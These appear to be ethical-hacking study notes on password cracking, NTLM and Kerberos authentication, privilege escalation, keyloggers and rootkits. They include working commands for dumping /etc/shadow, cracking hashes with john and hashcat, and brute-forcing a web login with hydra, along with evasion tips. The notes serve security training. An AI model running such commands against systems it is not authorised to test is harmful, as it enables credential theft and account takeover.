# **Cracking passwords overview**

- Recovering passwords from the transmitted or stored data on computer systems.
- See also <u>Password cracking techniques</u> <u>Web server threats and attacks</u>

# Password attack types

### Non-electronic attacks

- Do not require the attacker to have any technical knowledge about cracking passwords.
- Dumpster diving
  - Looking for notes or anything that can help in cracking the password.
- Shoulder surfing
  - Observing the target while they type in their passwords
  - o E.G. looking at their keyboard or screen
- Social engineering
  - Interacting with the target to trick them into revealing their passwords.

### **Active online attacks**

- Require the attacker to communicate with the target machine in order to crack the password.
- E.g. trying to login with username password combination on an online login page.
- | Limitations
  - Network communication to server over internet takes long time
  - There are rate limits e.g. get locked after 5 minutes, then 10 then 15
  - o If server becomes suspicious that it's a bot then it might shut you off directly
  - o Offline attack can perform millions/billions a second
    - Online attack, e.g. every 5 seconds, if you fail 5 times you might get locked out.

### **Dictionary attack**

- Dictionary = file containing list of passwords
- Steps
  - 1. Load a dictionary file into a password cracking program.
  - 2. The program checks the passwords against user accounts.
- Helps to test against
  - Default passwords
  - Common / weak passwords
  - Leaks downloaded from internet
- | Limitations
  - Can get too big
  - No guarantee to find the password
- See also <u>Dictionary attacks</u> | <u>Cryptanalysis</u>

### **Brute-force attack**

- Running every combination of characters until the password is cracked.
- Slowest technique (can take years) but comprehensive.
  - Should be used in combination with <u>rule-based attack</u> to increase the speed.
- See also Brute force attack | Cryptanalysis

### **Hybrid attack**

- Dictionary attack + brute force attack
- Taking a dictionary and expanding it with guesses using brute-force.
- It prepends, appends or substitutes characters in words.
- E.g. using <u>hashcat</u>
  - Say an example.dict contains: password and hello
  - o ... -a 6 example.dict ?d?d would generate from password00 and hello00 to password99 and hello99

#### **Rule-based Attack**

- Used when the attacker has some information about the password
  - such as the length, if there are any digits, and similar.
- Attacker combines several other attacks to crack the password.
  - E.g. brute force, dictionary, and syllable attack.
- Can e.g. record people, or use other <u>non-electronic attacks</u> to get some portions of the password to build rules.

### **Password guessing**

- Guess passwords either by humans or by automated tools using dictionaries
- Requires the attacker to manually attempt to log into the target's machine.
- E.g.
  - 1. Find the target's username
  - 2. Create a password dictionary list
    - Good to add default passwords from manufacturers.
  - 3. Sort the passwords by the probability
  - 4. Try each password

### Trojan/spyware/keylogger

- Installed in target machine to get the target's passwords and usernames.
- They run in the background and sometimes are difficult to detect.
- Trojans
  - Design to collect information or harm the system.
  - Allow attackers to remotely access the machine and perform malicious activities.
- **Spyware** are designed to collect secret information.
- **Keyloggers** to send key strokes to the attacker.

### **Hash injection**

- Attack on systems that use hash functions for the user authentication.
- Steps
  - 1. Retrieve the hashes which are stored in a databases
  - 2. Find the hash that belongs to the user
  - 3. Use that hash to create an authenticated session.

### **LLMNR/NBT-NS** poisoning

- LLMNR = Link Local Multicast Name Resolution
- NBT-NS = NetBIOS Name Service
- Two main Windows OS elements that perform host name resolution.

#### Vulnerability

- When DNS fails to resolve name queries, the host sends a UDP broadcast message to other hosts asking them to authenticate themselves
- Allows an attacker to listen for such broadcast messages and tricks the host into establishing a connection.
- Once the connection is established, the host sends its username and NTLMv2 hash, which the attacker can attempt to crack and in such a way discover the password.

### Passive online attacks

- Grabbing data in-transit e.g. a key, password hash
- Without communicating with the target machine.
- Attacker
  - 1. Monitors the communication channel
  - 2. Records the traffic data
  - 3. Uses the data to break into the system.

### Wire sniffing

- Attackers sniff credentials by capturing packets that are being transmitted
- During the packet transmission, attackers
  - capture packets
  - o extract sensitive information such as passwords and emails
    - uses them to gain access to the target system.

### Man-in-the-middle (MITM) attack

- Attacker gains access to the communication channel between the target and server.
- Attacker then extracts information and data they need to gain unauthorized access.

### **Replay attack**

- Involves using a sniffer to capture packets and authentication tokens.
- Need access to raw network data using e.g.
  - Network tap to physically copy everything that goes through in network.
  - Man in the middle attack using e.g. ARP poisoning.
  - o Malware on victims computer

- Attacker replay information using e.g. extracted authentication token or hashed password.
- Countermeasure
  - Using Session ID for each user session on server side
  - Expire session ID in short time intervals so replay attack cannot use same session ID

### Offline attacks

- Cracking efforts on a separate system
- Attacker never attempts to login to the application server that can be logged.
- Does not mean disconnected from internet.
- Usually the attacker tries to guess a password from a hash dump.
  - E.g. SAM file on Windows or /etc/shadow on Linux.

### Distributed network attack (DNA)

- Uses the power of machines across the network to decrypt passwords.
- Used for recovering passwords from hashes
- DNA manager is installed on a central location
  - Coordinates the attack by allocating portions of the key search to machines which are on the network.

### Hash attacks

- Rainbow table attack
- <u>Collision</u>
- Birthday attack
- Brute-force attack

### **Password cracking countermeasures**

- Ise password salting
  - The longer the random string, the harder it becomes to break or crack the password
  - Generates different hashes for the same password
  - Protects against <u>rainbow tables</u> as it would cause the table to include salts making it much bigger.
- Use key stretching to derive stronger passwords to use in encryption.

# Linux passwords

- 📝 Linux hashed passwords lies in /etc/shadow/ so you can attack on that.
- Linux usually use SHA512, you can find method in /etc/login.defs
- In older systems password information was stored in /etc/passwd, now it holds only user account information.

# Microsoft authentication

- Windows stores passwords in hashed form using either:
  - o Security Accounts Manager (SAM) Database
    - A file stored at %SystemRoot%/system32/config/SAM
    - Locked by Windows kernel to prevent copying/moving
      - Usually stolen through bootable CD/USBs.
  - Active Directory Database
    - Stored on a domain controller in a database
    - Located in either %SystemRoot%\NTDS\Ntds.dit or %SystemRoot%\System32\Ntds.dit

### NTLM authentication

- New Technology (NT) LAN Manager (LM)
- Security protocols, default authentication scheme
- 📝 Consists of LM and NTLM authentication protocols
  - Challenge-response authentication protocols
  - Each stores user passwords in SAM database using different hash methodologies
- Page Insecure, can be disabled through GPO (Group Policy Object) with <a href="mailto:privacy.sexy">privacy.sexy</a>.

#### LM vs NTLM

#### I M

- LM is the oldest password protocol dating back to OS/2 in 1980's
- LM Hash
  - E.g. aad3c435b514a4eeaad3b935b51304f
  - 📝 Flow
    - 1. Convert all lower case to upper case (case-insensitive)
    - 2. Pad password to 14 characters with NULL characters
    - 3. Split the password to two 7 character chunks
    - 4. Create two DES keys from each 7 character chunk
    - 5. DES encrypt the string " KGS!@#\$%" with these two chunks
    - 6. Concatenate the two DES encrypted strings = LM hash.

#### Authentication flow

- 1. Client ends authentication request
- 2. Server response with a challenge
- 3. Client responds with DES encrypted LM hash with challenge as key

#### Weaknesses

- No salting allowing MITM attacks (through pass the hash and rainbow tables).
- If password is less than 7 characters second half is always 0xAAD3B435B51404EE
- Maximum allowed length is 14 characters

- Case insensitive: PassWord, PassWord, Password and other similar combinations are same as Password.
- ∘ ¶ Turned off as default since Windows Vista/Server 2008 as it's weak

#### Cracking

```
john --format=lm hash.txt
hashcat -m 3000 -a 3 hash.txt
```

### **NTLM**

- Also known as **NT LAN Manager**
- Uses DES with MD4 hash, used in Windows NT until SP3
- NTLM Hash
  - Also known as NTLM hash, NTHash, \*NT hash'.
  - Algorithm: MD4(UTF-16-LE(password))
    - UTF-16-LE is the little endian UTF-16
  - E.g. B4B9B02E6F09A9BD760F388B67351E2B
  - Cracking
    - 1. Can be extracted using e.g. SAM database or mimikatz
    - 2. Then

```
john --format=netntlm hash.txt
hashcat -m 5500 -a 3 hash.txt
```

#### NTLMv1

- Also known as **Net-NTLMv1**
- Uses both the NT and LM hash, depending on configuration and what is available.
- Deprecated, but still used in some old systems on the network.
- E.g.

#### • Authentication flow

- 1. C = 8-byte server challenge, random
  - Server sends sending an 8-byte random number, the challenge
- 2. K1 | K2 | K3 = NTLM-Hash | 5-bytes-0
  - Five zeroes are added to the hash to achieve 21 bytes
  - 21 bytes is split into three 7 byte parts
- 3. response = DES(K1,C) | DES(K2,C) | DES(K3,C)
  - Each part is used as key in DES
  - Three encryptions are reunited to form the 24-byte response

### Cracking

- Pasy to crack as it lacks salting
- 1. Can be captured using Responder

```
john --format=netntlm hash.txt
hashcat -m 5500 -a 3 hash.txt
```

#### NTLM v2

- Also known as Net-NTLMv2
- Uses MD5
- Introduced in Windows NT 4.0 SP1 (Windows 2000)
- E.g.

admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c783031 5c783031000000000000b45c67103d07d7b95acd12ffa11230e0000000052920b85f78d013c 31cdb3b92f5d765c783030

- Replaces NTLM with
  - o stronger cryptography against spoofing attacks
  - o ability to authenticate the client
- Authentication flow
  - 1. SC = 8-byte server challenge, random
    - Server sends sending an 8-byte random number, the challenge
  - 2. CC = 8-byte client challenge, random
    - 8-byte random value for the challenge
  - 3.  $CC^* = (X, time, CC2, domain name)$ 
    - time: the current time in NT Time format
    - Cc2: an 8-byte random value
    - X: fixed contents of a formatting field.
  - 4. v2-Hash = HMAC-MD5(NT-Hash, user name, domain name)
    - HMAC-MD5 hash of users password and domain name with other identifying information
  - 5. LMv2 = HMAC-MD5(v2-Hash, SC, CC)
  - 6. NTv2 = HMAC-MD5(v2-Hash, SC, CC\*)
  - 7. response = LMv2 | CC | NTv2 | CC\*
- Cracking it
  - 1. Can be captured using Responder
  - 2. Then:

```
john --format=netntlmv2 hash.txt
hashcat -m 5600 -a 3 hash.txt
```

### Pass the hash attack

- Also known as pass-the-hash
- Allows gaining access to systems without accessing password in plaintext
- Can be used on any systems using LM or NTLM authentication
- Exploits static hash that's shared between sessions in authentication protocol
- Helps to hack Windows user name, domain name, and password hashes
- Can dump hashes
  - from compromised machines by e.g. <u>Windows Credentials Editor</u> and <u>Pass-the-Hash</u> <u>Toolkit</u>
  - o or sniff the network
- Allows privilege escalation as domain administrators connected to machine also leaves their hashes.

### **Kerberos authentication**

- Network authentication protocol for client/server applications
- · Protects against replay attacks and eavesdropping
- Uses both symmetric and asymmetric encryption
- Uses TCP/UDP port 88
- Mutual authentication
  - Both parties verifies each others identity using tickets.

## **Kerberos authentication components**

- Requires **Key Distribution Center (KDC)** that consists of:
  - Authentication server (AS)
  - Ticket Granting Server (TGS)
- Ticket Granting Ticket (TGT)
  - Small, encrypted file with limited validity
  - Protects users from MITM attacks
  - o Includes session key, its expiration date, and the user's IP address

### **Kerberos authentication flow**

- 1. Client asks KDC (who has AS and TGS) for ticket to authenticate throughout the network.
  - This request is in clear text.
- 2. Server responds with secret key.
  - Hashed by the password copy kept on AD server (TGT).
- 3. TGT sent back to server requesting TGS if user decrypts.
- 4. Server responds with ticket, and client can log on and access network resources.

### Pass the ticket attacks

- Also known as pass-the-ticket
- Authentication Method using Kerberos tickets without having access to an account's password.
- Kerberos tickets are retrieved e.g. from memory on a system

• Tools include <u>mimikatz</u> and <u>Rubeus</u>

# **Password cracking tools**

• See also Web server password cracking tools | Web server threats and attacks

### crunch

- Generates password dictionaries.
- E.g. crunch <min-length> <max-length> <character-pool> -o <file-name>
- Difficulty/time grows exponentially not linearly
  - Takes much longer when you e.g. increase total chars in a password.
  - E.g. crunch 4 16 abcekfeafkapeo434@\*. generates thousands of petabytes.

# John the Ripper

- Also known as JtR or john
- 📝 Auto-detects OS password based on dictionary or brute-force attacks.
- Tries different passwords and compares their hashes to OS password
- Supports Windows, Linux and macOS.
- 📝 Usage:
  - 1. Dump OS password to a file.
    - E.g. on Linux, John has unshadow tool that can be used.: unshadow /etc/passwd /etc/shadow > mypasswd
  - 2. Crack password file using default order: john mypasswd
    - Passwords are saved in \$JOHN/john.pot
    - You can also run john --show mypasswd to see the passwords

# Hydra

- Parallelized login cracker for different network protocols such as HTTP, Cisco, MySQl.
- Vou can use <u>DVWA: damn vulnerable web app</u> for educational purposes & learning pentesting
- E.g. hydra -L usernamelist.txt -P passlist.txt -e ns -F -t 1 -w 10 <host-ip-address> http-form-post "/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -v
  - -e ns: e additional options
    - n: try null (for empty password)
    - s: try also same password as a user name
  - -t 1: number of tasks (based on threads), default is 16
    - Careful. Too many connections and too quick = Detected immediately
  - -w 10: waiting time of 10 ms
  - < <host-ip-address>
    - Usually people go to the target using proxies and examine results in proxies.
      - E.g. <u>burp suite</u>

- o http-form-post "/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed
  - Posts data to server as the HTML does
  - Login failed: text to search in result page to determine whether the login has failed

### **Hashcat**

- Very fast, GPU-based password cracker with in-kernel rule engine
- Can do dictionary hash attack, brute force hash, role based attack and more
- Website | source code
- Good idea to use in cloud to get more compute power.
- Proper drivers are required for e.g. AMD and Intel and NVIDIA
- E.g. cracking Linux OS password
  - o ./hashcat64.bin -a 3 -m 1800 ?u?1?1?1?d?d?d
    - -m 1800: Hash mode sha512crypt \$6\$, SHA512 (Unix)
    - -a 3 ?u?1?1?1?d?d?d: Mask attack
      - Brute-force on user specified character sets
      - ?u?1?1?1?d?d?d = uppercase + lowercase + lowercase + number+ number + number
      - O Do certain assumptions or it might take until the next big bang to crack the password.
      - E.g. usually passwords start with capital letter and continues with lowercase letters

# **Password recovery tools**

- Elcomsoft Distributed Password Recovery
  - Data recovery and password recovery services
  - Runs on Windows
  - For forensic and government agencies
  - Can crack systems passwords for Windows, Unix and Mac OS and many more other passwords.
- Passware Kit Forensic
  - Tool for encrypted electronic evidence discovery and decryption
  - Can crack systems passwords for Windows, Unix and Mac OS and <u>many more other</u> <u>passwords</u>.

# Windows password reset tools

- Resets Windows login passwords.
- Often can run from a bootable USB or CD/DVD.
- Include <u>Stellar Password Recovery</u> <u>Windows Password Recovery Pro ISeePassword</u> •
   <u>Windows Password Recovery Tool</u> <u>Windows Password Refixer</u> <u>PCUnlocker</u>

### chntpw

- Also known as Offline NT Password & Registry Editor
- ullet Linux utility used for resetting or blanking local passwords used by Windows.

# **Linux basics**

• See also Linux log files

### **Linux folders**

- /: Root
- /var: Variable Data / Log Files
  - See also <u>Linux security logs | Covering tracks</u>
- /bin: Binaries / User Commands
- /sbin: Sys Binaries / Admin Commands
- /root : Home dir for root user
- /boot : Store kernel
- /proc: Direct access to kernel
- /dev: Hardware storage devices
- /mnt: Mount devices
- /etc: Contain all your system configuration files in it e.g.
  - Hosts file
  - Firewall settings
  - Password files
  - /etc/sudoers that controls
    - Who can run what commands as what users on what machines
    - Special things such as whether you need a password for particular commands
- See also path obfuscation | Evading IDS

# File permissions in Linux

- Assigned via the use of the binary equivalent for each rwx group
- Read-only is equivalent to 4, write is 2, and execute is 1
- To accumulate permissions, add the numbers
  - o 4 is read-only
  - o 6 is read and write
  - o 7 is read, write and execute
- Order
  - First number corresponds to the user
  - Second to the group
  - o Third is to all others.
- E.g. chmod 744 anyfile
  - Allow all privileges to the user, read-only for the group, read-only for all others.

# Run processes in background

• Using & will cause the program to run in the background.

- Makes it only useful for programs that do not need input.
- The program will terminate if you log out
- Program can be brought to foreground using fg <job-number>

# 📝 Common linux commands

- adduser / addgroup: adds a new user and group to a system.
- apropos: quickly searches the names and descriptions of all available man pages.
- ar: creates, modifies, or extracts archives.
- arch: prints the machine's architecture.
- bzip2: creates compressed file archives in bzip2 format.
- cal / ncal: displays a calendar in the output.
- cat: concatenates files, or data provided on standard input, and prints it on the standard output.
- cd: changes user's present working directory.
- chattr: lists and edits extended filesystem attributes for files and folders like the immutable attribute.
- chgrp: changes the group ownership of a file.
- chmod: changes access permissions for a file.
- chown: changes the ownership and group of a file.
- cksum: prints the CRC checksum and byte count for the input.
- clear: clears the terminal screen.
- cmp: perform byte-by-byte comparison of two files.
- comm: compare two sorted files line-by-line.
- cp: copying files and directories.
- cpulimit: limits the CPU usage of a process
- csh: switches between Linux user shells.
- csplit: splits a file into sections determined by context lines.
- curl: downloads files from the internet by HTTP or HTTPS.
- date: prints or sets the system date and time.
- dd: copies a file, converting and formatting according to the operands.
- df: displays the file system disk space usage in output.
- diff | diff3: compare two files line by line.
- dig: query DNS servers and to resolve DNS records.
- dir: lists directory contents.
- dirname: strips last component from a file name/path.
- dmesg: prints or controls the kernel ring buffer.
- dmidecode: command prints a system's DMI (aka SMBIOS) table contents in a humanreadable format.
- dpkg: a package manager for Debian/Debian-based systems.

- du: displays disk usage of files present in a directory as well as its sub-directories.
- echo: displays whatever input text is given to it.
- ed: a line-oriented text editor.
- eject: eject removable media (typically, a CD ROM or floppy disk).
- env: displays the current environment, and edit it.
- exit: causes the shell to exit.
- expand: converts tabs present in the input file(s) into spaces, and writes the file contents to standard output.
- expr: evaluates expressions e.g. expr 1 + 2 outputs 3.
- factor: prints the prime factors of the input number.
- fgrep: grep with -F option not treating regular expression metacharacters as special, processing the information as simple string instead.
- find: search for files in a directory as well as its sub-directories.
- fold: wraps each input line to fit in specified width.
- free: displays the amount of free and used memory in the system.
- grep: searches for a specified pattern in a file (or files) and displays in output lines containing that pattern.
- groups: displays the name of groups a user is part of.
- gzip: compresses the input file, replacing the file itself with one having a .gz extension.
- gunzip: compressed with gzip command can be restored to their original form using the gunzip command.
- head: displays the first 10 lines of the file to standard output.
- hostname: displays and sets the system's host name.
- history: display the history of commands that you typed in on the shell.
- [id: prints user and group information for the current user or specified username.
- ifconfig: fetch esinformation related to network interfaces and configure network interfaces.
- join: joins lines of two files on a common field.
- kill: helps user kill a process by its ID sending the TERM signal to it.
- killall: kills a process by its name.
- last: shows listing of last logged in users.
- 1dd: displays in output dependencies of a shared library.
- In: creates link between files.
- locate: locate command helps user find a file by name.
- logname: prints the user-name of the current user.
- look: displays lines beginning with a given string.
- 1s: lists contents of a directory in output.
- 1shw: extracts and displays detailed information on the hardware configuration of the machine.

- 1scpu: displays in output system's CPU architecture information (such as number of CPUs, threads, cores, sockets, and more).
- 1sof: displays information related to files opened by processes.
- man: access reference manual for commands, programs/utilities, as well as functions.
- md5sum: print or check MD5 (128-bit) checksums.
- mkdir: creates directories.
- mkfifo: creates named pipes.
- more: a filter for paging through text one screenful at a time.
- mv: either moves a file from one directory to another, or renames it.
- nano: launches the 'nano' text editor.
- netstat: prints network connections, routing tables, interface statistics, masquerade connections, and multicast memberships.
  - Used for e.g. Port monitoring | Malware analysis
- nice: runs a program with modified scheduling priority.
- n1: writes contents of a file to output, and prepends each line with line number.
- nm: display symbols from object files.
- nproc: displays the number of processing units available to the current process.
- od: dump files in octal as well as some other formats.
- passwd: used for changing passwords for user accounts.
- paste: merges lines of files
- pidof: gives the process ID of a running program/process.
- ping: checks whether or not a system is up and responding.
- ps: displays information (in the form of a snapshot) about the currently active processes.
- pstree: produces information about running processes in the form of a tree.
- pwd: displays the name of current/working directory.
- rm: removes files and/or directories.
- rmdir: deletes empty directories.
- scp: securely copies files between systems on a network.
- screen: keeps a terminal session open even when your SSH connection is interrupted,
- sdiff: performs a side-by-side merge of differences between two files.
- sed: a stream editor that allows users to perform basic text transformations on an input stream (a file or input from a pipeline).
- seg: prints numbers from FIRST to LAST, in steps of INCREMENT,
- sha1sum: print or check SHA1 (160-bit) checksums.
- shutdown: shut the system in a safe way.
- size: lists the section sizes as well as the total size for an object or archive file.
- sleep: specify delay for a specified amount of time.
- sort : sort lines of text files.
- split: splits a file into fixed-size pieces.

- ssh: basically OpenSSH SSH client.
- ssh-keygen: creates a private/public key pair for SSH.
- stat: displays status related to a file or a file-system.
- strings: displays in output printable character sequences that are at least 4 characters long.
- su: change user-identity.
- sudo: lets a permitted user run a command as another user (usually root or superuser).
- sum: prints checksum and block counts for each input file.
- tac: prints input files in reverse.
- tail: displays in output the last 10 lines of a file.
- talk: lets users talk with each other.
- tar: creates as well as extract archive files.
- tee: reads from standard input and write to standard output as well as files.
- test: checks file types and compare values.
- time: summarizes system resource usage of a program.
- top: gives a dynamic real-time view of a running system (in terms of its processes).
- touch: changes file timestamps (the access and modification times).
- tr: translates/squeezes/deletes characters.
- tty: prints the filename of the terminal connected to standard input.
- uname: prints certain system information.
- unexpand: convert spaces into tabs.
- uniq: report or omit repeated lines.
- unexpand: converts spaces present in the input file(s) into tabs, and writes the file contents to standard output.
- uptime: tells how long the system has been running.
- users: displays in output the usernames of users currently logged in to the current host.
- vdir: lists information about contents of a directory (current directory by default).
- vim: text/programming editor.
- w: displays information about the users currently on the machine, and their processes.
- wall: writes and sends a message to other users that are currently logged in.
- watch: monitors a program's output.
- wc: prints newline, word, and byte counts for a file.
- wget: perform a non-interactive download of files from the Web.
- whatis: displays single-line manual page descriptions.
- which: locates a command the file and the path of the file that gets executed.
- who: shows who is logged on.
- where is: shows in output locations of the binary, source, and manual page files for a command.
- whoami: prints effective userid of the current user.

- xargs: builds and executes command lines from standard input.
- yes: outputs a string repeatedly until killed.
- zcat: displays the content of gzip compressed files.


# **Escalating privileges**

- Exploiting OS and software vulnerabilities to gain admin privileges.
  - Generally by executing a malicious code that grant them higher privileges
- Becoming admin on the target system allows all sorts of malicious activities.

# Types of privilege escalation

- Horizontal privilege escalation
  - Acquiring the privileges of the same level
  - Allows executing files from a location that should be protected
- Vertical privilege escalation
  - Acquiring higher privileges

# **Example flow of escalating privileges**



# **Privilege escalation techniques**

- Path Interception
  - Creating files at paths to be executed instead of legitimate targets.
  - o Exploits misconfigurations, quotes, search orders
- Web Shell
  - Installed as backdoor to control from a remote server
- setuid and setgid
  - Setting them allows to execute files with more privileges than user in macOS and linux.

### **Pivoting**

- Using a compromised system as a launching point into other systems.
- E.g. in <u>Metasploit</u> you can add route to first compromised system to access the network beyond it.

# Windows techniques

### Access token manipulation

- Access tokens are used in Windows as **security context** of a process or thread
- Every process user executes gets token issued for authentication user.
- User can modify the tokens so processes seem to belong another user.
- E.g. "run as" runs as administrator user therefor giving administrator privileges

### File system permissions weakness

- Binaries in Windows execute with privileges of process that's executing it.
- Original binaries can be replaced with malicious ones to privileges

### Windows application shimming

- Shim = Windows Application Compatibility Framework
  - Compatibility layer for newer/older versions of Windows
  - Run in user mode and cannot modify the kernel
- Exploited to e.g. Bypass UAC (RedirectEXE) Inject malicious DLLs (InjectDLL) Capture memory addresses (GetProcAddress)
- Allows attacker to e.g. Disable Windows defender Escalate privileges Install backdoors

### Windows applications DLL vulnerability

- **Reason**: Failure to supply a fully qualified path of a DLL library that is being loaded.
- Behavior: Application looks for the DLL in the directory from which it was executed.
- **Vulnerability**: Placing a malicious DLL into the directory and gain access to the system.

#### Scheduled tasks

• Used to escalate privileges, maintain persistence, start at startup etc.

## macOS techniques

### OS X applications dynamic library vulnerability

- **Behavior**: OS X looks for dynamic libraries (dylib) in multiple directories when loading them.
- **Vulnerability**: Injecting malicious dylibs into one of the primary directories, which will then be loaded instead of the original one.

#### **Launch Daemon**

- Allows to execute malicious files at boot-up time.
- Enables escalating privileges, maintain persistence, start at startup etc.

# Meltdown vulnerability

- Affects some Intel chips
- Bypasses security mechanisms that prevent programs from reading arbitrary locations in system memory.
- If exploited, it gives attackers ability to read the memory outside of the program
- Allows attackers to
  - escalate their privileges
  - o read information such as credentials, private keys, and so on.

## Spectre vulnerability

- Affects modern microprocessors
- Tricks a program into accessing the program's memory space.
- Allows attackers to
  - read kernel memory to obtain sensitive information
  - o use JavaScript to launch a web-based attack

# **Privilege escalation countermeasures**

- Apply least-privilege: Never grant more privileges than needed!
- Use encryption and MFA
- Run services as unprivileged accounts
- Patch and update regularly
- Ensure all executables are write-protected

# **User Access Control (UAC)**

- Prompts user for potentially dangerous software in Windows
- Limits softwares to user privileges until an administrator authorizes an elevation.
- Should be set to "Always Notify"

# **Privilege escalation tools**

- <u>BeRoot</u> to check common misconfigurations to find a way to escalate privileges on Linux and Windows
- <u>linpostexp</u>: Linux post exploitation enumeration and exploit checking tools
- Windows Exploit Suggester and Linux Exploit Suggester

# **Executing applications**

- Remotely executing malicious programs designed to steal information, crack passwords, install backdoor, and so on.
- Next step after gaining access and elevating privileges.
- Programs that attackers install include
  - <u>Backdoor</u>s are designed to collect information and gain unauthorized access to the system
  - Crackers are designed to crack passwords
  - <u>Keylogger</u>s are designed to record keystrokes
  - o <u>Spyware</u> are designed to capture screenshots and send them to the attacker

# Keylogger

- Software or hardware device designed to
  - 1. record every keystroke on the target's keyboard
  - 2. logs them into a file
  - 3. sends them to a remote location
- Used for monitoring employee and children computer activity
- Allow gathering confidential information including emails and passwords.
- Two types: hardware keylogger and software keylogger

# Hardware keylogger



- Look like USB drives and are designed to record keystrokes, which are stored on the device.
- Placed between a keyboard plug and USB socket
- Cannot be detected by anti-spyware or antivirus programs.
- Discoverable as they have to be physically placed onto a target's machine

### Hardware keylogger types

- PC/BIOS Embedded
  - Modifying the BIOS level firmware to capture the keystrokes
- Keylogger keyboard
  - Attaching the hardware circuit with the keyboard cable connector
- External keylogger
  - Attaching the keylogger between a keyboard and computer.
  - E.g. PS/2 and USB Keylogger, Acoustic/CAM Keylogger, Bluetooth Keylogger, and Wi-Fi Keylogger.

# Software keylogger

- Installed on the target's machine
- Recorded keystrokes are
  - o logged into a log file on the target's machine
  - then sent to the attacker using email protocols

### Software keylogger types

### · Application keylogger

- Designed to observe the target's activity whenever type something.
- It can record emails, passwords, messages, browsing activities, and so on.

### Kernel keylogger

- o Designed to exist on a kernel level and act as a keyboard device driver
- Allows it to record everything that is typed on the keyboard

#### Rootkit keylogger

o Forged Windows device driver which records keystrokes

#### · Device driver keylogger

- Designed to replace the driver that has the keylogging functionality
- Logs the keystrokes, and send the file to a remote location

### • Hypervisor-based keylogger

• Designed to work within a malware hypervisor that is operating on the OS

#### • Form grabbing based keylogger

• Designed to record web browsing when the Submit event is triggered

# **Spyware**

- Stealthy program designed to
  - record the target's interaction with the computer and Internet
  - o send the recorded data to the attacker
- Able to take and send screenshots.
- Hidden when installed.

# **Spyware types**

- Desktop spyware
- · Email spyware
- Internet spyware
- Child-monitoring spyware
- Screen-capturing spyware
- USB spyware
- Audio and video spyware
- Print spyware
- Telephone spyware
- GPS spyware

# **Hiding files**

• Attacker attempts to cover their tracks in order to ensure future access to the system.

### **Rootkits**

- 📝 Creates backdoor to the system to enable the attacker to access to the system.
- Hides itself for not being detected, can e.g.
  - o remove itself from the process list
  - o replace certain system calls and utilities
- Do not spread by themselves.
  - Usually hidden in other software, waiting to be executed
- Past alternative for recovery is to wipe and reload from a known-good media.
- See also Rootkit Trojans


## **Rootkit objectives**

- Gaining remote backdoor access
- Hiding traces of the attack
- Collect confidential data
- Install other malicious programs on the machine

### **Rootkit levels**

- Hypervisor level
  - Acts as a hypervisor and load the target OS as a virtual machine.
- Hardware/firmware
  - Conceal itself in hardware devices that are not inspected
  - E.g. in a motherboard firmware used to spy against governments
- Kernel level
  - Replaces portions of OS code or adds new malicious core to it.
  - Hard to detect as they run with OS privileges (ring 0)
  - E.g. <u>Linux Mint website was hacked</u> to distribute ISO files with malicious kernel.
- Boot loader level
  - o Replaces the original bootloader with a malicious one
- Application level
  - Changes the behavior of the target application
- Library level
  - Designed to replace the original system calls in order to hide the attacker's activities

•



## **Popular rootkits**

- Horse Pill, slides, code
  - Linux rootkit that:
    - 1. Infects systems via the initial RAM disk (drive)
    - 2. Deceives system owners using container primitives.

#### GrayFish

- Rootkit suspectedly used by NSA in USA in attacks against e.g. Iran.
- Implanting hard drive firmware to gain access by MBR substitution

#### • ZeroAccess / Sirefef

- o Kernel-mode rootkit. That
  - Hides the infected driver on the disk
  - Enables read and write access to the encrypted files
- Downloads other malware on an infected machine from a P2P botnet.

#### Necurs

- Infector and rootkit with worlds largest P2P botnet
- Distributes many malware, including <u>Locky</u> ransomware.
- o Taken down by Microsoft and its partners in 2019

#### Grayfish

• Developed by Equation Group that's considered to be part of the NSA.

### **Bootkit**

- Kernel-mode rootkit that runs every time computer runs
- Can bypass code signing (kernel-level) in Windows by attaching itself to the master boot record (MBR) of a hard drive
  - Then the rootkit is able to modify boot sequences and other options
  - Allows rootkit to be loaded before the Windows kernel is loaded

# NTFS file system

#### NTFS Data Stream

- Two data streams that help NTFS store files.
  - 1. Stores data about the file (e.g. permissions)
  - 2. Stores file data

### **Alternate data stream (ADS)**

- Stream that's not in the file but attached to file through the Master File Table
  - the Master File Table contains a list of all file data streams and their locations on the disk
- Contains file metadata such as file attributes, author, access, and word count
- Enables attackers to inject malicious code into files and execute it
- Hard to detect because the file size and the contents remain the same.
  - Only way is to check the timestamps to detect tampering.

# **Hiding files from GUI**

- Linux and macOS
  - Prepend single dot (...) in names of files/folders.
- Windows
  - Uses a file attribute named hidden for that
  - E.g. by using ATTRIB +H command
- Very easy to identify and display with command line or by changing GUI settings

# Steganography

- Technique which hides a message within another message.
  - E.g. an image that's still preserved but you embed your data into it.
- Used for maintaining information confidentiality
  - E.g. lighting a candle to reveal the secret message in the past.
- Implementations lacking a sharing secret are forms of security through obscurity
- Often reversible, hidden message is extracted when it arrives to its destination.
  - Or can be used to watermark to copyright of images, videos etc.
- Used by attackers to e.g. hide keyloggers, or inserting source code for hacking tools.
- Can be:
  - **Technical stenography**: uses scientific methods to hide messages
  - Linguistic stenography: uses a carrier to hide messages
